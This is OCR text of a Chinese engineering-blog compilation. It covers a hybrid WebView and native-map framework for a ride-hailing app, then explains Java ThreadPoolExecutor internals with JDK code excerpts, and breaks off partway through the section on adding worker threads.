通讯桥即 JSBridge 技术，主要实现 H5 与 Native 的信息交互，这方面的技术都已比较成熟，业界有非常多的 JSBridge 实现，原理也都类似，常见的有：原生对象注入到 H5 层、URL 拦截技术，Native 调用 JS 常用的内置函数 stringByEvaluatingJavaScriptFromString 等。美团内部有比较成熟的 KNB 框架，所以项目中直接使用了 KNB 框架。


4.4 Native 地图层

该层在地图 SDK（如腾讯地图 SDK）基础上进行了封装，提供一些打车业务友好的接口，如地图基本操作、打车起终点 Marker 添加、接送驾司机小车动画、地图事件、各种 Marker 的信息弹窗等。



4.5 Dom 元素热区数据的自动维护技术

打车业务前端的技术栈是：Vue + VueX + Vue-Router 构建的单页系统。如下图所示，页面中存在很多 H5 元素需要添加热区，逐个元素编写代码添加的话会很繁琐，而且页面元素的位置、大小变化时还需要同步更新热区数据，这里我们使用了 Vue 中的 directive（指令）来解决了此问题。



以上左右 2 图是用户操作时页面展示的不同状态，很明显右图底部卡片变高了，卡片变化同时需要同步更新对应的热区数据，directive 技术可以很方便解决此问题，原理如下：

- 在添加元素时，Vue 指令的 bind 钩子函数被触发，此时计算出弹窗元素的大小和位置：使用 getBoundingClientRect 函数可以获取到元素的 left、top、width、height 等信息，将新的热区数据通过 setHotRegion 函数更新到手势分发层。
- 在移除元素时，unbind 钩子函数被触发，此时将热区数据移除，这样便实现了热区的自动添加删除功能了。
- 使用指令技术很简捷，编写好指令的逻辑后注册到全局，在需要动态更新热区的元素上设置个 v-hotRegion 标签就可以了。

4.6 调试工具及测试

调试工具使用模拟器、真机都可以，开发期间我们使用的模拟器开发，测试期间 QA 使用真机验证。调试过程中主要验证 2 部分功能，分别是热区的验证与地图接口验证。

热区验证

主要验证主页面设置的热区是否正确，包括是否可以点击、底部卡片是否能正常拖拉、业务功能是否正常等。因为热区数据是一串数字，形如：[0, 0, 50, 50]，无法直观判断出该数据是否有误，于是我们开发了一个可视化工具，将设置热区的元素都用红色矩形高亮显示，如下图所示，这样就能快速诊断出热区数据是否有异常。工具是使用 Canvas 画布实现的，画布大小与屏幕大小完全重合，借助画布就可以将矩形热区数据在屏幕中实时绘制出来。

地图接口验证

主要是编写单元测试完成的，本项目封装了 50 多个地图接口，每个接口都编写单测用例，观察入参、出参、控制台输出结果，地图展示效果是否正确等。测试主要在 iOS 模拟器中完成，这样方便在控制台打印一些调试信息进行诊断。

5. 上线效果

该框架在大众点评 App 中上线后地图体验明显提升，主要有体现在以下几个方面：

地图的操作体验，如地图移动、缩放明显好于 H5 地图，用户利用 Native 地图选择起终点、下单叫车、接送驾小车动画效果更加流畅。

首屏地图数据指标也有显著提升，如下表所示：

统计项	H5地图模式（单位：ms）	Native地图模式（单位：ms）	降低比率	备注
responseStart	2286	1400	-38%	从输入URL到首字节开始
domInteractive	2638	1680	-29%	domReady
loadEventEnd	2674	1706	-36%	从输入URL，首页资源加载完毕

- 目前线上运行稳定，上线 2 月期间，Crash 数量为个位数，Crash 率远低于 0.1‰。
- 框架上线后，大众点评 App 中业务迭代可以按照 H5 节奏上线，实现随时发版的开发效率。

Native 地图层代码接口稳定、功能丰富，基本满足地图场景的业务需求。只需首次跟版发布，后续只需要迭代 H5 的业务逻辑即可。

6. 本文小结

本文将 WebView 与 Native 地图组件叠加到一起，实现了用户手势事件智能分发的机制，解决了 WebView 与 Native 地图在同一页面内布局困难的问题。这种融合机制为打车业务提升迭代效率同时保障地图体验提供了一种有效的途径，日常业务功能上线采用 H5 技术迭代，Native 地图作为不常更新的基础能力首次发版时安装到用户手机上，实现业务需求随时发版的能力，不再受各大应用商店的限制，用户操作地图的体验也更加流畅。该融合框架适合以下业务场景：

业务中使用了地图功能，并对地图的加载、操作体验等有较高要求的业务。

业务属于 Hybrid 业务，并且 H5 页面与地图在同一页面内布局的功能。

如果你的业务是基于多个 WebView 与 Native 地图构建的系统，非常建议你了解下此文章。

7. 作者简介

美团打车技术部终端研发中心，加鹏、张斌、杨睿、邱博、海峰等。

8. 招聘信息

美团打车技术部终端研发中心诚招高级前端开发工程师、前端开发专家、高级 iOS 工程师、高级 Android 工程师。我们为美团点评用户提供优质的打车服务，是本地生活吃喝玩乐行的重要环节。欢迎各位小伙伴的加入，共同打造极致出行产品。感兴趣的同学可投递简历至：tech@meituan.com（邮件标题注明：美团打车技术部终端研发中心）

后台

Java 线程池实现原理及其在美团业务中的实践

作者：致远　陆晨

随着计算机行业的飞速发展，摩尔定律逐渐失效，多核 CPU 成为主流。使用多线程并行计算逐渐成为开发人员提升服务器性能的基本武器。J.U.C 提供的线程池：ThreadPoolExecutor 类，帮助开发人员管理线程并方便地执行并行任务。了解并合理使用线程池，是一个开发人员必修的基本功。

本文开篇简述线程池概念和用途，接着结合线程池的源码，帮助读者领略线程池的设计思路，最后回归实践，通过案例讲述使用线程池遇到的问题，并给出了一种动态化线程池解决方案。

一、写在前面

1.1 线程池是什么

线程池（Thread Pool）是一种基于池化思想管理线程的工具，经常出现在多线程服务器中，如 MySQL。

线程过多会带来额外的开销，其中包括创建销毁线程的开销、调度线程的开销等等，同时也降低了计算机的整体性能。线程池维护多个线程，等待监督管理者分配可并发执行的任务。这种做法，一方面避免了处理任务时创建销毁线程开销的代价，另一方面避免了线程数量膨胀导致的过分调度问题，保证了对内核的充分利用。

而本文描述线程池是 JDK 中提供的 ThreadPoolExecutor 类。

当然，使用线程池可以带来一系列好处：

- **降低资源消耗**：通过池化技术重复利用已创建的线程，降低线程创建和销毁造成的损耗。
- **提高响应速度**：任务到达时，无需等待线程创建即可立即执行。
- **提高线程的可管理性**：线程是稀缺资源，如果无限制创建，不仅会消耗系统资源，还会因为线程的不合理分布导致资源调度失衡，降低系统的稳定性。使用线程池可以进行统一的分配、调优和监控。
- **提供更多更强大的功能**：线程池具备可拓展性，允许开发人员向其中增加更多的功能。比如延时定时线程池 ScheduledThreadPoolExecutor，就允许任务延期执行或定期执行。

1.2 线程池解决的问题是什么

线程池解决的核心问题就是资源管理问题。在并发环境下，系统不能够确定在任意时刻中，有多少任务需要执行，有多少资源需要投入。这种不确定性将带来以下若干问题：

1. 频繁申请 / 销毁资源和调度资源，将带来额外的消耗，可能会非常巨大。
2. 对资源无限申请缺少抑制手段，易引发系统资源耗尽的风险。
3. 系统无法合理管理内部的资源分布，会降低系统的稳定性。

为解决资源分配这个问题，线程池采用了“池化”（Pooling）思想。池化，顾名思义，是为了最大化收益并最小化风险，而将资源统一在一起管理的一种思想。

Pooling is the grouping together of resources (assets, equipment, personnel, effort, etc.) for the purposes of maximizing advantage or minimizing risk to the users. The term is used in finance, computing and equipment management.——wikipedia

“池化”思想不仅仅能应用在计算机领域，在金融、设备、人员管理、工作管理等领域也有相关的应用。

在计算机领域中的表现为：统一管理 IT 资源，包括服务器、存储、和网络资源等等。通过共享资源，使用户在低投入中获益。除去线程池，还有其他比较典型的几种使用策略包括：

1. 内存池 (Memory Pooling)：预先申请内存，提升申请内存速度，减少内存碎片。
2. 连接池 (Connection Pooling)：预先申请数据库连接，提升申请连接的速度，降低系统的开销。
3. 实例池 (Object Pooling)：循环使用对象，减少资源在初始化和释放时的昂贵损耗。

在了解完“是什么”和“为什么”之后，下面我们来一起深入一下线程池的内部实现原理。

二、线程池核心设计与实现

在前文中，我们了解到：线程池是一种通过“池化”思想，帮助我们管理线程而获取并发性的工具，在 Java 中的体现是 ThreadPoolExecutor 类。那么它的的详细设计与实现是什么样的呢？我们会在本章进行详细介绍。

2.1 总体设计

Java 中的线程池核心实现类是 ThreadPoolExecutor，本章基于 JDK 1.8 的源码来分析 Java 线程池的核心设计与实现。我们首先来看一下 ThreadPoolExecutor 的 UML 类图，了解下 ThreadPoolExecutor 的继承关系。




图 1　ThreadPoolExecutor UML 类图

ThreadPoolExecutor 实现的顶层接口是 Executor，顶层接口 Executor 提供了一种思想：将任务提交和任务执行进行解耦。用户无需关注如何创建线程，如何调度线程来执行任务，用户只需提供 Runnable 对象，将任务的运行逻辑提交到执行器 (Executor) 中，由 Executor 框架完成线程的调配和任务的执行部分。ExecutorService 接口增加了一些能力：(1) 扩充执行任务的能力，补充可以为一个或一批异步任务生成 Future 的方法；(2) 提供了管控线程池的方法，比如停止线程池的运行。AbstractExecutorService 则是上层的抽象类，将执行任务的流程串联了起来，保证下层的实现只需关注一个执行任务的方法即可。最下层的实现类 ThreadPoolExecutor 实现最复杂的运行部分，ThreadPoolExecutor 将会一方面维护自身的生命周期，另一方面同时管理线程和任务，使两者良好的结合从而执行并行任务。

ThreadPoolExecutor 是如何运行，如何同时维护线程和执行任务的呢？其运行机制如下图所示：




图 2　ThreadPoolExecutor 运行流程

线程池在内部实际上构建了一个生产者消费者模型，将线程和任务两者解耦，并不直接关联，从而良好的缓冲任务，复用线程。线程池的运行主要分成两部分：任务管理、线程管理。任务管理部分充当生产者的角色，当任务提交后，线程池会判断该任务后续的流转：(1) 直接申请线程执行该任务；(2) 缓冲到队列中等待线程执行；(3) 拒绝该任务。线程管理部分是消费者，它们被统一维护在线程池内，根据任务请求进行线程的分配，当线程执行完任务后则会继续获取新的任务去执行，最终当线程获取不到任务的时候，线程就会被回收。

接下来，我们会按照以下三个部分去详细讲解线程池运行机制：

1. 线程池如何维护自身状态。
2. 线程池如何管理任务。
3. 线程池如何管理线程。

2.2 生命周期管理

线程池运行的状态，并不是用户显式设置的，而是伴随着线程池的运行，由内部来维护。线程池内部使用一个变量维护两个值：运行状态 (runState) 和线程数量 (workerCount)。在具体实现中，线程池将运行状态 (runState)、线程数量 (workerCount) 两个关键参数的维护放在了一起，如下代码所示：

```
private final AtomicInteger ctl = new AtomicInteger(ctlOf(RUNNING, 0));
```

`ctl` 这个 AtomicInteger 类型，是对线程池的运行状态和线程池中有效线程的数量进行控制的一个字段，它同时包含两部分的信息：线程池的运行状态 (runState) 和线程池内有效线程的数量 (workerCount)，高 3 位保存 runState，低 29 位保存 workerCount，两个变量之间互不干扰。用一个变量去存储两个值，可避免在做相关决策时，出现不一致的情况，不必为了维护两者的一致，而占用锁资源。通过阅读线程池源代码也可以发现，经常出现要同时判断线程池运行状态和线程数量的情况。线程池也提供了若干方法去供用户获得线程池当前的运行状态、线程个数。这里都使用的是位运算的方式，相比于基本运算，速度也会快很多。

关于内部封装的获取生命周期状态、获取线程池线程数量的计算方法如以下代码所示：

```
private static int runStateOf(int c)     { return c & ~CAPACITY; } //计算当前运行状态
private static int workerCountOf(int c)  { return c & CAPACITY; }  //计算当前线程数量
private static int ctlOf(int rs, int wc) { return rs | wc; }   //通过状态和线程数生成 ctl
```

ThreadPoolExecutor 的运行状态有 5 种，分别为：

运行状态	状态描述
RUNNING	能接受新提交的任务，并且也能处理阻塞队列中的任务。
SHUTDOWN	关闭状态，不再接受新提交的任务，但却可以继续处理阻塞队列中已保存的任务。
STOP	不能接受新任务，也不处理队列中的任务，会中断正在处理任务的线程。
TIDYING	所有的任务都已终止了，workerCount (有效线程数) 为0。
TERMINATED	在terminated() 方法执行完后进入该状态。

其生命周期转换如下入所示：




图 3　线程池生命周期

2.3 任务执行机制

2.3.1 任务调度

任务调度是线程池的主要入口，当用户提交了一个任务，接下来这个任务将如何执行都是由这个阶段决定的。了解这部分就相当于了解了线程池的核心运行机制。

首先，所有任务的调度都是由 execute 方法完成的，这部分完成的工作是：检查现在线程池的运行状态、运行线程数、运行策略，决定接下来执行的流程，是直接申请线程执行，或是缓冲到队列中执行，亦或是直接拒绝该任务。其执行过程如下：

1. 首先检测线程池运行状态，如果不是 RUNNING，则直接拒绝，线程池要保证在 RUNNING 的状态下执行任务。
2. 如果 workerCount < corePoolSize，则创建并启动一个线程来执行新提交的任务。
3. 如果 workerCount >= corePoolSize，且线程池内的阻塞队列未满，则将任务添加到该阻塞队列中。
4. 如 果 workerCount >= corePoolSize && workerCount < maximumPoolSize，且线程池内的阻塞队列已满，则创建并启动一个线程来执行新提交的任务。
5. 如果 workerCount >= maximumPoolSize，并且线程池内的阻塞队列已满，则根据拒绝策略来处理该任务，默认的处理方式是直接抛异常。

其执行流程如下图所示：




图 4　任务调度流程

2.3.2 任务缓冲

任务缓冲模块是线程池能够管理任务的核心部分。线程池的本质是对任务和线程的管理，而做到这一点最关键的思想就是将任务和线程两者解耦，不让两者直接关联，才可以做后续的分配工作。线程池中是以生产者消费者模式，通过一个阻塞队列来实现的。阻塞队列缓存任务，工作线程从阻塞队列中获取任务。

阻塞队列 (BlockingQueue) 是一个支持两个附加操作的队列。这两个附加的操作是：在队列为空时，获取元素的线程会等待队列变为非空。当队列满时，存储元素的线程会等待队列可用。阻塞队列常用于生产者和消费者的场景，生产者是往队列里添加元素的线程，消费者是从队列里拿元素的线程。阻塞队列就是生产者存放元素的容器，

而消费者也只从容器里拿元素。

下图中展示了线程 1 往阻塞队列中添加元素，而线程 2 从阻塞队列中移除元素：




图 5　阻塞队列

使用不同的队列可以实现不一样的任务存取策略。在这里，我们可以再介绍下阻塞队列的成员：

名称	描述
ArrayBlockingQueue	一个用数组实现的有界阻塞队列，此队列按照先进先出(FIFO)的原则对元素进行排序。支持公平锁和非公平锁。
LinkedBlockingQueue	一个由链表结构组成的有界队列，此队列按照先进先出(FIFO)的原则对元素进行排序。此队列的默认长度为Integer.MAX_VALUE，所以默认创建的该队列有容量危险。
PriorityBlockingQueue	一个支持线程优先级排序的无界队列，默认自然序进行排序，也可以自定义实现compareTo()方法来指定元素排序规则，不能保证同优先级元素的顺序。
DelayQueue	一个实现PriorityBlockingQueue实现延迟获取的无界队列，在创建元素时，可以指定多久才能从队列中获取当前元素。只有延时期满后才能从队列中获取元素。
SynchronousQueue	一个不存储元素的阻塞队列，每一个put操作必须等待take操作，否则不能添加元素。支持公平锁和非公平锁。SynchronousQueue的一个使用场景是在线程池里。Executors.newCachedThreadPool()就使用了SynchronousQueue，这个线程池根据需要（新任务到来时）创建新的线程，如果有空闲线程则会重复使用，线程空闲了60秒后会被回收。
LinkedTransferQueue	一个由链表结构组成的无界阻塞队列，相当于其它队列，LinkedTransferQueue队列多了transfer和tryTransfer方法。
LinkedBlockingDeque	一个由链表结构组成的双向阻塞队列。队列头部和尾部都可以添加和移除元素，多线程并发时，可以将锁的竞争最多降到一半。

2.3.3 任务申请

由上文的任务分配部分可知，任务的执行有两种可能：一种是任务直接由新创建的线程执行。另一种是线程从任务队列中获取任务然后执行，执行完任务的空闲线程会再次去从队列中申请任务再去执行。第一种情况仅出现在线程初始创建的时候，第二种是线程获取任务绝大多数的情况。

线程需要从任务缓存模块中不断地取任务执行，帮助线程从阻塞队列中获取任务，实

现线程管理模块和任务管理模块之间的通信。这部分策略由 getTask 方法实现，其执行流程如下图所示：




图 6　获取任务流程图

getTask 这部分进行了多次判断，为的是控制线程的数量，使其符合线程池的状态。如果线程池现在不应该持有那么多线程，则会返回 null 值。工作线程 Worker 会不断接收新任务去执行，而当工作线程 Worker 接收不到任务的时候，就会开始被回收。

2.3.4 任务拒绝

任务拒绝模块是线程池的保护部分，线程池有一个最大的容量，当线程池的任务缓存队列已满，并且线程池中的线程数目达到 maximumPoolSize 时，就需要拒绝掉该

任务，采取任务拒绝策略，保护线程池。

拒绝策略是一个接口，其设计如下：

```
public interface RejectedExecutionHandler {
    void rejectedExecution(Runnable r, ThreadPoolExecutor executor);
}
```

用户可以通过实现这个接口去定制拒绝策略，也可以选择 JDK 提供的四种已有拒绝策略，其特点如下：

	名称	描述
1	ThreadPoolExecutor.AbortPolicy	丢弃任务并抛出RejectedExecutionException异常。 这是线程池默认的拒绝策略，在任务不能再提交的时候，抛出异常，及时反馈程序运行状态。如果是比较关键的业务，推荐使用此拒绝策略，这样子在系统不能承载更大的并发量的时候，能够及时的通过异常发现。
2	ThreadPoolExecutor.DiscardPolicy	丢弃任务，但是不抛出异常。 使用此策略，可能会使我们无法发现系统的异常状态。建议是一些无关紧要的业务采用此策略。
3	ThreadPoolExecutor.DiscardOldestPolicy	丢弃队列最前面的任务，然后重新提交被拒绝的任务。是否要采用此种拒绝策略，还得根据实际业务是否允许丢弃老任务来认真衡量。
4	ThreadPoolExecutor.CallerRunsPolicy	由调用线程（提交任务的线程）处理该任务。这种情况是需要让所有任务都执行完毕，那么就适合大量计算的任务类型去执行，多线程仅仅是增大吞吐量的手段，最终必须要让每个任务都执行完毕。

2.4 Worker 线程管理

2.4.1 Worker 线程

线程池为了掌握线程的状态并维护线程的生命周期，设计了线程池内的工作线程 Worker。我们来看一下它的部分代码：

```
private final class Worker extends AbstractQueuedSynchronizer
implements Runnable{
    final Thread thread;//Worker 持有的线程
    Runnable firstTask;// 初始化的任务，可以为 null
}
```

Worker 这个工作线程，实现了 Runnable 接口，并持有一个线程 thread，一个初始化的任务 firstTask。thread 是在调用构造方法时通过 ThreadFactory 来创建的线程，可以用来执行任务；firstTask 用它来保存传入的第一个任务，这个任务可以有也可以为 null。如果这个值是非空的，那么线程就会在启动初期立即执行这个任务，也

就对应核心线程创建时的情况；如果这个值是 null，那么就需要创建一个线程去执行任务列表（workQueue）中的任务，也就是非核心线程的创建。

Worker 执行任务的模型如下图所示：




图 7　Worker 执行任务

线程池需要管理线程的生命周期，需要在线程长时间不运行的时候进行回收。线程池使用一张 Hash 表去持有线程的引用，这样可以通过添加引用、移除引用这样的操作来控制线程的生命周期。这个时候重要的就是如何判断线程是否在运行。

Worker 是通过继承 AQS，使用 AQS 来实现独占锁这个功能。没有使用可重入锁 ReentrantLock，而是使用 AQS，为的就是实现不可重入的特性去反应线程现在的执行状态。

1. lock 方法一旦获取了独占锁，表示当前线程正在执行任务中。
2. 如果正在执行任务，则不应该中断线程。
3. 如果该线程现在不是独占锁的状态，也就是空闲的状态，说明它没有在处理任务，这时可以对该线程进行中断。
4. 线程池在执行 shutdown 方法或 tryTerminate 方法时会调用 interruptIdleWorkers 方法来中断空闲的线程，interruptIdleWorkers 方法会使用 tryLock 方法来判断线程池中的线程是否是空闲状态；如果线程是空闲状态则可以安全回收。

在线程回收过程中就使用到了这种特性，回收过程如下图所示：




图 8　线程池回收过程

2.4.2 Worker 线程增加

增加线程是通过线程池中的 addWorker 方法，该方法的功能就是增加一个线程，该方法不考虑线程池是在哪个阶段增加的该线程，这个分配线程的策略是在上个步骤完成的，该步骤仅仅完成增加线程，并使它运行，最后返回是否成功这个结果。addWorker 方法有两个参数：firstTask、core。firstTask 参数用于指定新增的线程执行的第一个任务，该参数可以为空；core 参数为 true 表示在新增线程时会判断当前活动线程数是否少于 corePoolSize，false 表示新增线程前需要判断当前活动线程数是否少于 maximumPoolSize，其执行流程如下图所示：

